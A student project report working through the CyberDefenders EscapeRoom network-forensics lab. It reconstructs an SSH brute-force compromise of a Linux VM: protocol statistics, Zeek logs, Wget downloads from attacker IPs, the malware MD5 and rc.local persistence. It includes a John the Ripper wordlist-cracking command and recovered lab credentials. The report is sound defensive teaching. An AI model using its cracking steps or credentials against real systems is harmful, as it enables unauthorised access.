SOMAIYA VIDYAVIHAR UNIVERSITY
K J Somaiya School of Engineering
(formerly K J Somaiya College of Engineering)

K. J. Somaiya School of Engineering, Mumbai-77
Department of Computer Engineering

Somaiya TRUST

Academic Year 2026–2027

EscapeRoom Lab

Digital Forensics and Malware Investigation

CyberDefenders Network Forensics Lab — Project Report

Subject: Cyber Security / Digital Forensics

Submitted by

Student name (placeholder)	Roll number (placeholder)
SAHIL MUNDHE	16010124180
ARYAN MAHIMKAR	16010124165
MOHIT NAGRECHA	16010124184

Faculty: Zaheed Shaikh

GitHub Classroom repository: EscapeRoom-Lab-Investigation

LAB-https://cyberdefenders.org/blueteam-ctf-challenges/escaperoom/

VIDEO EXPLANATION
-https://drive.google.com/file/d/1kasCk2Msp2Gk9iq0kRKoNA-LgJG9-ySu/view?usp=sharing

Date : 18 October 2026

Contents

Abstract

1. Introduction

1.1 Digital forensics and network forensics
1.2 The EscapeRoom lab scenario
1.3 Suspected compromise of a Linux virtual machine

2. Aim and Objectives

3. Problem Statement and Case Study Scenario

4. Tools and Technologies

5. Investigation Methodology

5.1 Network traffic and SSH analysis (Q1–Q4)
5.2 Authentication and password-hash investigation (Q5–Q6)
5.3 HTTP traffic and malicious file downloads (Q7–Q8)
5.4 Malware hash identification (Q9)
5.5 Persistence analysis (Q10–Q11)
5.6 Process-log anomaly and kernel-module investigation (Q12–Q13)
5.7 Static malware analysis (Q14)
5.8 External communications and command analysis (Q15–Q17)
5.9 Safe-handling precautions

6. Detailed Lab Execution and Answers

6.1 Network Traffic and SSH Analysis
6.2 Authentication and Password-Hash Investigation
6.3 HTTP Traffic and Malicious File Downloads
6.4 Malware Hash Identification
6.5 Persistence Analysis
6.6 Process-Log Anomaly and Kernel-Module Investigation
6.7 Static Malware Analysis
6.8 External Communications and Command Analysis

7. Results Table

8.Conclusion and Learning Outcomes

Abstract

This report presents a network-forensics and malware investigation of the CyberDefenders EscapeRoom lab [2], examining a Linux VM compromise using packet captures and system logs. Following the reference solution [1], it covers SSH brute-force attacks, credential analysis, malicious downloads, malware identification, persistence, log anomalies, and malware communication. It includes all 17 answers, an attack timeline, IOCs, MITRE ATT&CK mapping, and security recommendations. Findings are reference-based unless independently verified by the team. Screenshot placeholders indicate where evidence should be added.

1. Introduction

1.1 Digital forensics and network forensics

Digital forensics is the disciplined collection, preservation, examination and interpretation of digital evidence so that an incident can be reconstructed and conclusions can be defended [12]. Network forensics is the branch that works from captured network traffic and related logs. Because attackers must communicate with a victim, the network record often shows how access was gained, what was transferred and where compromised hosts connected afterwards, even when files on the host have been altered or hidden.

Network evidence has limits. Encrypted protocols such as SSH (RFC 4253 [16]) hide their content, so an investigator can see that many sessions occurred but not the credentials inside them. Network analysis is therefore combined with host artefacts (password hashes, privilege configuration and process listings) and with malware analysis, as this lab demonstrates.

1.2 The EscapeRoom lab scenario

EscapeRoom is a medium-difficulty blue-team lab in the Network Forensics category [2]. The scenario places the analyst in a company that hosts web applications on KVM-based virtual machines. One VM went down over a weekend and the administrators feared malicious activity, so they extracted a set of logs for analysis [1]. The challenge combines authentication, information hiding and cryptography tasks of rising difficulty, and warns that innocuous-looking files may be malicious and must be handled with precautions [1].

1.3 Suspected compromise of a Linux virtual machine

The seventeen questions guide the analyst through one connected incident: SSH was targeted by an automated guessing attack, weak credentials allowed entry, files were downloaded with Wget, a start-up script was altered for persistence, an entry disappeared from the process log consistent with a hiding component, and the malware itself contacted external servers and understood a small set of commands. The reference does not establish that this activity caused the weekend outage, and this report does not claim it.

2. Aim and Objectives

Aim: to investigate the EscapeRoom lab artefacts using network forensics, credential analysis and static malware analysis in order to reconstruct the compromise of the Linux VM and document it as a verifiable, professional incident report.

Objectives:

- Identify the service and attack technique used for initial access (Q1–Q4).
- Explain password-hash auditing and relate it to privilege configuration (Q5–Q6).
- Identify the download tool and count the malicious files transferred over HTTP (Q7–Q8).
- Identify the main malware sample by its MD5 hash without treating a hash as proof of malice (Q9).

- Determine persistence, the malware's local storage location, and the process-concealment evidence including the kernel module (Q10–Q13).
- Explain the static analysis that reveals external communications, hard-coded addresses and the command vocabulary (Q14–Q17).
- Produce a timeline, indicators of compromise, ATT&CK mapping, risk analysis and mitigations.
- Separate reference-based findings from the team's own execution evidence.

3. Problem Statement and Case Study Scenario

A hosting company noticed that one of its KVM-based virtual machines went offline during a weekend. Because the administrators suspected malicious activity, they extracted network and system logs. The problem is to determine, from the supplied artefacts alone, how an intruder gained access, what the intruder installed, how the installation survives a reboot, how it avoids detection, and with whom it communicates.

Item	Detail
Lab	EscapeRoom, CyberDefenders Blue Team CTF (Network Forensics, medium difficulty)
Victim	Linux virtual machine hosted on KVM
Artefacts named in the reference	Packet capture (PCAP); `shadow.log`; `sudoers.log`; `ps.log`; three files downloaded over HTTP; a kernel-module file; a malware binary
Official lab tools listed	Wireshark, NetworkMiner, Brim, UPX, IDA
Tools shown in the reference write-up	Wireshark, NetworkMiner (listed), Zui, John, Detect It Easy, VirusTotal, CyberChef
Questions	17 (the reference repeats the number 5 and skips 9; this report renumbers them Q1–Q17)

4. Tools and Technologies

The "Usage status" column states how each tool appears in the evidence. "Reference" means the write-up [1] uses or lists it; "Possible" means it is a reasonable alternative that the reference does not show. No entry claims that the team ran the tool.

Tool	Purpose	Relevant usage in this lab	Usage status
Wireshark	Packet analyser for inspecting captures, protocol statistics and HTTP objects [3]	Protocol Hierarchy (Q1); Export Objects → HTTP and packet inspection (Q7, Q9, Q10)	Reference
NetworkMiner	Passive network-forensic tool that reconstructs files, hosts and sessions from a PCAP [8]	Listed among the lab tools; the write-up shows no NetworkMiner step. Could extract HTTP files for Q9	Reference (listed only); possible for extraction
Zui / Brim	Desktop application that indexes a PCAP into Zeek logs and queries them [4]	`_path=="ssh"` (Q4) and `_path=="http" | sort ts` (Q8)	Reference
John the Ripper	Password-hash auditing tool using wordlists and rules [5]	Wordlist audit of `shadow.log` (Q5, Q6)	Reference
Detect It Easy (DIE)	File-type, compiler and packer identification [6]	Inspection of the malware before unpacking (Q14)	Reference
CyberChef	Browser-based data-transformation tool for encoding and decoding [7]	Decoding command strings (Q17)	Reference
VirusTotal	Online file/hash reputation lookup [18]	Looking up the hashes of the three downloads (Q9)	Reference
UPX	Executable packer/unpacker [17]	Listed on the official lab page; the write-up says "unpack" without naming the tool	Official page; possible
IDA (or Ghidra)	Disassembler/decompiler for static reverse engineering [19]	Examining `main` and `requestFile`, addresses and strings (Q14–Q16); IDA is listed on the official page	Official page; possible
md5sum / Get-FileHash	Compute file digests	Reproducing the MD5 value (Q9)	Possible

5. Investigation Methodology

The investigation follows the examination and analysis phases of the forensic process described in NIST SP 800-86 [12] and moves from outer network evidence towards the malware itself. Each phase builds on the previous one.

5.1 Network traffic and SSH analysis (Q1–Q4)

The capture is summarised by protocol to find the dominant service, the repetitive session pattern is interpreted as an online guessing attack, the likely tool is inferred, and the SSH records are counted to separate failures from successes.

5.2 Authentication and password-hash investigation (Q5–Q6)

Password hashes in `shadow.log` are audited with a common-password wordlist, and the recovered accounts are compared with the privileged accounts in `sudoers.log`.

5.3 HTTP traffic and malicious file downloads (Q7–Q8)

HTTP objects are listed and their request headers inspected to identify the download tool; Zeek HTTP records are ordered by time and counted.

5.4 Malware hash identification (Q9)

Extracted files are hashed and the digests are looked up to single out the main sample.

5.5 Persistence analysis (Q10–Q11)

The downloaded shell script is read, without being executed, to find the start-up file it modifies, and the malware's local storage location is recorded.

5.6 Process-log anomaly and kernel-module investigation (Q12–Q13)

`ps.log` is checked for the expected path, and the kernel-module file associated with its absence is identified.

5.7 Static malware analysis (Q14)

The sample is identified, unpacked and disassembled to locate the function in `main` that issues requests.

5.8 External communications and command analysis (Q15–Q17)

Embedded addresses, the number of requested files and the command tokens are extracted from the unpacked binary and decoded.

5.9 Safe-handling precautions

Because the lab warns that files may be malicious [1], all extraction, hashing and reverse engineering should be done inside an isolated virtual machine with snapshots, network access disabled and no execution of recovered files. Hash lookups are preferred to uploading samples to public services unless the lab terms allow uploads. Passwords and hashes must be redacted from screenshots and must not be committed to the repository.

6. Detailed Lab Execution and Answers

6.1 Network Traffic and SSH Analysis

Q1. Access service

Question: What service did the attacker use to gain access to the system?

Objective: Identify the network service through which the intruder reached the Linux virtual machine. This fixes the entry point of the attack and the attack surface that must later be hardened.


Tool Used: Wireshark

Investigation Procedure:

1. Open the lab packet capture (PCAP) in Wireshark. [R]
2. Select **Statistics → Protocol Hierarchy** to list the protocols present and their share of packets and bytes. [R]
3. Compare the application-layer protocols and note which one carries disproportionate traffic. The reference reports that SSH dominates. [R]
4. † Apply the display filter `ssh` (or `tcp.port == 22`) and open **Statistics → Conversations** to see which host pairs generate the SSH sessions.

Finding / Answer: SSH

Screenshot



Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	5447	100.0	21387428	39 k	0	0	0	5447
Ethernet	100.0	5447	0.4	76258	140	0	0	0	5447
Internet Protocol Version 4	100.0	5447	0.5	108940	201	0	0	0	5447
Transmission Control Protocol	100.0	5447	0.8	175360	323	4454	143584	264	5447
SSH Protocol	17.8	969	0.8	175402	323	969	175402	323	969
Hypertext Transfer Protocol	0.4	24	96.0	20534248	37 k	12	2925	5	24
Media Type	0.2	9	96.0	20528714	37 k	9	20528714	37 k	9
Line-based text data	0.1	3	1.5	317181	585	3	317181	585	3

Q2. Attack type

Question: What attack type was used to gain access to the system?

Objective: Characterise the SSH activity: a legitimate administrator would produce a few sessions, whereas guessing attacks produce many repeated authentication attempts.

Tool Used: Wireshark; Zui/Brim

Investigation Procedure:

1. Filter the capture with `ssh` and scroll through the sessions. [R, via the observation that a large volume of SSH traffic is present]
2. Note the repeated pattern of short sessions rather than one long interactive session. [R: the write-up concludes brute force from the volume of SSH traffic]
3. † Use **Statistics → Conversations → TCP** to check whether many separate TCP connections to port 22 originate from the same source.
4. Corroborate with the Zui count of SSH records in Q4 (54 records, 52 failures).

Finding / Answer: Brute force

Q3. Suspected attack tool

Question: What was the tool the attacker possibly used to perform this attack?

Objective: Infer the likely tool from the observed behaviour. The question itself says "possibly", so the answer is an attribution by likelihood, not a proven fact.

Tool Used: Analyst knowledge of common attack tools;

Investigation Procedure:

1. Take the behaviour established in Q2: automated, high-volume SSH authentication attempts.
2. Match it to widely used automated network-login crackers. The reference states that Hydra is the most common tool for this technique. [R]
3. † Optionally inspect the SSH client version string (the `client` field in the Zeek `ssh` log, or the protocol banner packets in Wireshark) and compare it with known tool fingerprints. Treat any match as supporting, not conclusive, evidence.

Finding / Answer: Hydra

Q4. Failed attempts

Question: How many failed attempts were there?

Objective: Quantify the unsuccessful authentication attempts, separating failures from the successful logins.


Tool Used: Zui (formerly Brim)

Investigation Procedure:

1. Load the PCAP into Zui so that Zeek log records are generated. [R]
2. Run the query `_path=="ssh"` to list all SSH connection records. [R]
3. Review the result count. The reference reports 54 SSH attempts in total, of which 52 failed and 2 succeeded. [R]
4. † To tabulate outcomes directly, a query of the form `_path=="ssh" | count() by auth_success` can be tried.

Finding / Answer: 52

Screenshot :



```
1  _path=="ssh"
```

counts by ts and _path

29

09:30 09:45 10 PM 10:15 10:30

_path	ts	uid	id	version	auth_success
ssh	2012-07-28T21:20:21.646643Z	CaPU321llq5UN6Ihge	› {orig_h: 23.20.23.147, orig_p: 40484 …+2 }	2	true
ssh	2012-07-28T21:20:16.889687Z	Cllk0k1ZmeCX4kYGr2	› {orig_h: 23.20.23.147, orig_p: 33677 …+2 }	2	true
ssh	2012-07-28T21:20:14.715805Z	Crl2ksW9V8c0qwaS3	› {orig_h: 23.20.23.147, orig_p: 47940 …+2 }	2	null
ssh	2012-07-28T21:20:12.816187Z	CCUUZHIXP0Xl9YjA4	› {orig_h: 23.20.23.147, orig_p: 44907 …+2 }	2	null
ssh	2012-07-28T21:20:10.191114Z	C7lA801CxAEjI0of44	› {orig_h: 23.20.23.147, orig_p: 51055 …+2 }	2	null
ssh	2012-07-28T21:20:08.509235Z	CDaZU13HdzWz4hgR78	› {orig_h: 23.20.23.147, orig_p: 42125 …+2 }	2	null
ssh	2012-07-28T21:20:06.433756Z	CH9yVT2wnYlt9fZZqf	› {orig_h: 23.20.23.147, orig_p: 57787 …+2 }	2	null
ssh	2012-07-28T21:20:04.297567Z	C7ybKL2j6ZHTMEY7zl	› {orig_h: 23.20.23.147, orig_p: 58283 …+2 }	2	null
ssh	2012-07-28T21:20:02.097845Z	CjgvCi3UlARDhIIQrj	› {orig_h: 23.20.23.147, orig_p: 53534 …+2 }	2	null
ssh	2012-07-28T21:19:59.314972Z	C1M7lO3LXqXrjCU1Zh	› {orig_h: 23.20.23.147, orig_p: 60067 …+2 }	2	null
ssh	2012-07-28T21:19:57.479478Z	CGpG1EJpvr0UtAk01	› {orig_h: 23.20.23.147, orig_p: 37833 …+2 }	2	null
ssh	2012-07-28T21:19:55.579919Z	CsMHtC2VAYRqOhWAbg	› {orig_h: 23.20.23.147, orig_p: 52758 …+2 }	2	null
ssh	2012-07-28T21:19:54.153849Z	C51LtWl722wRECZ02	› {orig_h: 23.20.23.147, orig_p: 44640 …+2 }	2	null
ssh	2012-07-28T21:19:51.807103Z	CcrYPNm3Mo8IaYHdf	› {orig_h: 23.20.23.147, orig_p: 43935 …+2 }	2	null
ssh	2012-07-28T21:19:49.927978Z	CanI8P1uJkQ0YcgyYd	› {orig_h: 23.20.23.147, orig_p: 58441 …+2 }	2	null

1 Shape 54 Rows 54 Total Rows

6.2 Authentication and Password-Hash Investigation

Q5. Credentials used

Question: What credentials (username:password) were used to gain access? Refer to shadow.log and sudoers.log.

Objective: Recover the weak credential through password-hash auditing and relate it to the privilege information in sudoers.log.

Tool Used: John the Ripper; text inspection of `shadow.log` and `sudoers.log`.

Investigation Procedure:

1. Inspect `shadow.log`: it holds one salted, one-way password hash per account. Hashes should stay in the evidence folder and must not be published.
2. Run the audit with a common-password wordlist: `john --wordlist=/usr/share/wordlists/rockyou.txt shadow.log`. [R]
3. † Display recovered results with `john --show shadow.log`.
4. Inspect `sudoers.log` to see which accounts hold sudo (privileged) rights, and compare with the accounts whose passwords were recovered.
5. Report the account/password pair that matches the access scenario (see the limitation below).

Finding / Answer: manager:forgot

Screenshot :



Q6. Other sudo credentials

Question: What other credentials (username:password) could have been used to gain access also have SUDO privileges? Refer to shadow.log and sudoers.log.

Objective: Find any additional account whose password is weak and which also has sudo rights, identifying alternative routes to administrative control.

Tool Used: John the Ripper; `sudoers.log` inspection.

Investigation Procedure:

1. Take the full list of accounts whose hashes were recovered in Q5. [R]
2. Cross-reference each recovered account with the entries in `sudoers.log`.
3. Select the additional account that is both crackable and sudo-privileged. [R]

Finding / Answer: sean:spectre

Screenshot:



6.3 HTTP Traffic and Malicious File Downloads

Q7. Download tool

Question: What is the tool used to download malicious files on the system?

Objective: Identify the utility that fetched the attacker's files onto the victim machine.

Tool Used: Wireshark (File → Export Objects → HTTP; packet details).

Investigation Procedure:

1. Open **File → Export Objects → HTTP** to list the files transferred over HTTP. [R]
2. Select an entry to jump to its packet number in the capture. [R]
3. Inspect the packet (or † **Follow → HTTP Stream**) and read the request headers.
4. The reference concludes that the downloading tool was Wget. [R]

Finding / Answer: Wget

Screenshot :



Q8. Files downloaded

Question: How many files did the attacker download to perform malware installation?

Objective: Count the files retrieved over HTTP that formed the malware installation chain.


Tool Used: Zui (Zeek `http` log); Wireshark Export Objects as a cross-check.

Investigation Procedure:

1. In Zui, run `_path=="http" | sort ts`. [R] (The write-up types a single equals sign; the standard comparison operator is ==.)
2. Read the HTTP records in time order, noting the request URIs and responses. [R]
3. Count the distinct files retrieved for the installation. The reference reports three. [R]
4. † Cross-check the count against the list in Wireshark Export Objects.

Finding / Answer: 3

Screenshot :



ed	orig_fuids	orig_filenames	orig_mime_types	resp_fuids	resp_filenames	resp_mime_types
])	null ([string])	null ([string])	null ([string])	› [FCm0QW3wbSJll4dHIl]	null ([string])	› [application/x-executable]
])	null ([string])	null ([string])	null ([string])	› [FxH0I3179SuqRh7h22]	null ([string])	› [application/x-object]
])	null ([string])	null ([string])	null ([string])	› [F5MAIh23YIVCv5L0c5]	null ([string])	› [text/x-shellscript]
])	null ([string])	null ([string])	null ([string])	› [FzwBYF2HRGTRzUr3i3]	null ([string])	› [image/x-ms-bmp]
])	null ([string])	null ([string])	null ([string])	› [FBYTLb4uB3A62nYswd]	null ([string])	› [image/x-ms-bmp]
])	null ([string])	null ([string])	null ([string])	› [FspbqJ3v70VMoj8hM4]	null ([string])	› [image/x-ms-bmp]
])	null ([string])	null ([string])	null ([string])	› [FRJJT82Kl4ihd2ZLjb]	null ([string])	› [image/x-ms-bmp]
])	null ([string])	null ([string])	null ([string])	› [F4wPXjG74uMkNh6Uj]	null ([string])	› [image/x-ms-bmp]
])	null ([string])	null ([string])	null ([string])	› [FHx2l035JcDzpV03C6]	null ([string])	› [image/x-ms-bmp]
])	null ([string])	null ([string])	null ([string])	› [FPJAUJ2VtWmsee6Jj]	null ([string])	› [image/x-ms-bmp]
])	null ([string])	null ([string])	null ([string])	› [F0pyWr3u9FvtKLATcj]	null ([string])	› [image/x-ms-bmp]
])	null ([string])	null ([string])	null ([string])	› [FkzxxB2mXwy8m8EQX8]	null ([string])	› [image/x-ms-bmp]

6.4 Malware Hash Identification

Q9. Main malware MD5

Question: What is the main malware MD5 hash?

Objective: Produce a unique file identifier for the principal malware sample so it can be tracked, searched and shared as an indicator.


Tool Used: A hashing utility (`md5sum` or `Get-FileHash`); VirusTotal for hash lookup; Wireshark/NetworkMiner for file extraction.


Investigation Procedure:

1. Extract the three HTTP objects (Wireshark **Export Objects → HTTP → Save All**, or NetworkMiner) inside an isolated analysis VM. † Do not execute them.
2. Compute each file's MD5: † `md5sum <file>` on Linux or `Get-FileHash -Algorithm MD5 <file>` in PowerShell.
3. Look up the hashes on VirusTotal. [R] The reference reports that the first file was the malware.
4. Record the MD5 of that file as the main-malware identifier.

Finding / Answer: 772b620736b760c1d736b1e6ba2f885b

Screenshot ;





6.5 Persistence Analysis

Q10. Persistence file

Question: What file has the script modified so the malware will start upon reboot?

Objective: Find the persistence mechanism that restarts the malware after the system reboots.

Tool Used: Wireshark (extracting/reading the downloaded script); text viewer.

Investigation Procedure:

1. Identify the third downloaded file, which the reference describes as a shell script. [R]
2. Open it as plain text in the isolated VM without executing it. [R, inspecting the script]
3. Read the statements that alter system start-up configuration and note the file being modified. [R]
4. Record the modified file path.

Finding / Answer: /etc/rc.local

Screenshot ;


from hp_challenge.pcap

```
1  _path=="http" | sort ts
```



id	trans_depth	method	host	uri
orig_p: 44296 …+2 }	1	GET	23.20.23.147	/d/1
orig_p: 44297 …+2 }	1	GET	23.20.23.147	/d/2
orig_p: 44298 …+2 }	1	GET	23.20.23.147	/d/3
orig_p: 44299 …+2 }	1	GET	23.20.23.147	/n/bsmHSxbNLOQx6jycBS677vZFxEnvFJXHkxni3GEWa7Ed8KLspb9BewBM4jGbT9cnUC
orig_p: 45452 …+2 }	1	GET	23.22.228.174	/n/kPkC9VHd2m5VasUQFzqvfKtQ4XMT86FmglzIB5V9myrcSWsFJEgxP8oP44oQLuf7Sc
